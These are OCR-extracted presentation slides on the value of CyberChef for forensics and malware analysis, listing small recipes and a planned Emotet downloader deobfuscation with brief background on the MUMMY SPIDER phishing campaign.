


Value of CyberChef

- Serverless and Static
  - Runs client side
  - Nothing to install
  - Cross-browser compatibility
- Parses HTTP GET Parameters
  - Recipes can be bookmarked in browser with input data
  - Post URLs to Blogs with steps, comments, and input data
- Not overly difficult to customize
- Free!


REAL STATISTICS…probably not made up.






Intro to Digital Forensics	Basic tasks easier in CyberChef but Python becomes very necessary.
Intro to Malware Analysis	Small tasks can be combined to get big results but Python is still needed for most analysis
Black Hat Python	Some tasks might be easier but we use Python for everything so…¯_(ツ)_/¯
Work	Wide variety of tasks, most are easier with Python until complexity reaches critical point where it really doesn't matter what I am using. :D

Small Recipes Using CyberChef




Tons of value from the quick operations


Base64 Decode




Unzipping a Password Protected Zip File



Combining ‘Unzip’ and ‘From Base64’



Resolving a List of Domain Names



YARA? Sure!

Medium Recipe using CyberChef

Deobfuscating Emotet v4 Downloader

Space Reserved for Emotet

- MUMMY SPIDER is a criminal entity linked to the core development of the malware most commonly known as Emotet or Geodo.
- The phishing campaign by MUMMY SPIDER consisted of **a malicious macro-enabled Microsoft Word document sent as an email attachment**.
- When recipients opened the weaponized document and macros are enabled on the machine (which is quite typical), **an obfuscated PowerShell command was launched**.

https://www.information-age.com/ecrime-cyber-network-123482383/

Name: emotet (1).doc

Size: 78,208 bytes

Type: application/msword

Loaded: 100%

Output

